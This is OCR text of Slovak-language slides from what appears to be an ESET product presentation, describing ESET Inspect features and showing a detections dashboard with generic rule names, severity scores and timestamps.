
# Multitenantnosť




# Vylepšené schopnosti detekcie




# Automatizované vytváranie incidentov




# Vylepšenia súvisiace s Linuxom




# Dark Mode


PROTECT & INSPECT
QUESTIONS
ALL COMPUTERS
HELP
ADMINISTRATOR
LOG OUT
DASHBOARD
COMPUTERS
DETECTIONS
SEARCH
INCIDENTS
Executables
Scripts
Questions
More...
COLLAPSE
Detections
Ungrouped
Tags...
RESOLVED
ADD FILTER
PRESETS
PROTECT
DETECTIONS (1699)
TAGS
SEVERITY
SEVERITY SCORE
PRIORITY
RESOLVED
TIME OCCURRED
TIME TRIGGERED
Antivirus Malware: Eicar 55 Mar 14, 2023, 10:27:45 AM Mar 14, 2023, 10:27:46 AM
Rule Executable similar to known malware [X0401] 78 Mar 14, 2023, 10:11:42 AM Mar 14, 2023, 10:11:42 AM
HIPS Attempt to run a suspicious application 85 Mar 14, 2023, 10:11:20 AM Mar 14, 2023, 10:11:42 AM
Rule Dropped executable similar to known malware [X0402] 78 Mar 14, 2023, 10:08:52 AM Mar 14, 2023, 10:08:53 AM
Blocked executable Hash blocked by ESET Inspect 55 Mar 14, 2023, 9:58:58 AM Mar 14, 2023, 9:58:59 AM
Rule Scanner 55 Mar 14, 2023, 9:58:58 AM Mar 14, 2023, 9:58:59 AM
Rule ESET registry item has been set [C0201] 79 Mar 14, 2023, 9:57:45 AM Mar 14, 2023, 9:57:46 AM
Rule Common AutoStart registry modified by an unpopular proce... 69 Mar 14, 2023, 9:57:45 AM Mar 14, 2023, 9:57:46 AM
Rule File modified in %startup% folder by suspicious process [A01... 76 Mar 14, 2023, 9:57:45 AM Mar 14, 2023, 9:57:46 AM
Rule BadExe has been realllly started 55 Mar 14, 2023, 9:57:45 AM Mar 14, 2023, 9:57:46 AM
Blocked executable Hash blocked by ESET Inspect 55 Mar 14, 2023, 9:54:11 AM Mar 14, 2023, 9:57:46 AM
Rule ESET registry item has been set [C0201] 79 Mar 14, 2023, 9:51:04 AM Mar 14, 2023, 9:51:04 AM
Rule Common AutoStart registry modified by an unpopular proce... 69 Mar 14, 2023, 9:51:04 AM Mar 14, 2023, 9:51:04 AM
Rule File modified in %startup% folder by suspicious process [A01... 76 Mar 14, 2023, 9:51:04 AM Mar 14, 2023, 9:51:04 AM
Rule ESET registry item has been set [C0201] 79 Mar 14, 2023, 9:50:59 AM Mar 14, 2023, 9:51:00 AM
Rule Common AutoStart registry modified by an unpopular proce... 69 Mar 14, 2023, 9:50:59 AM Mar 14, 2023, 9:51:00 AM
Rule File modified in %startup% folder by suspicious process [A01... 76 Mar 14, 2023, 9:50:59 AM Mar 14, 2023, 9:51:00 AM
DETECTIONS
INCIDENT
MARK AS RESOLVED
MARK AS NOT RESOLVED
CREATE EXCLUSION
TAGS

# ESET CONNECT



# Svet sa mení a rovnako aj ESET



Cielené útoky

XDR

Analýza hrozieb

Detekcia správania

Strojové učenie

Ransomware

Bezsúborové útoky

UEFI

IoT

Kybernetická vojna

SECURITY DAYS

# Ďakujem za pozornosť.

Digital Security
Progress. Protected.

&

SME KONFERENCIE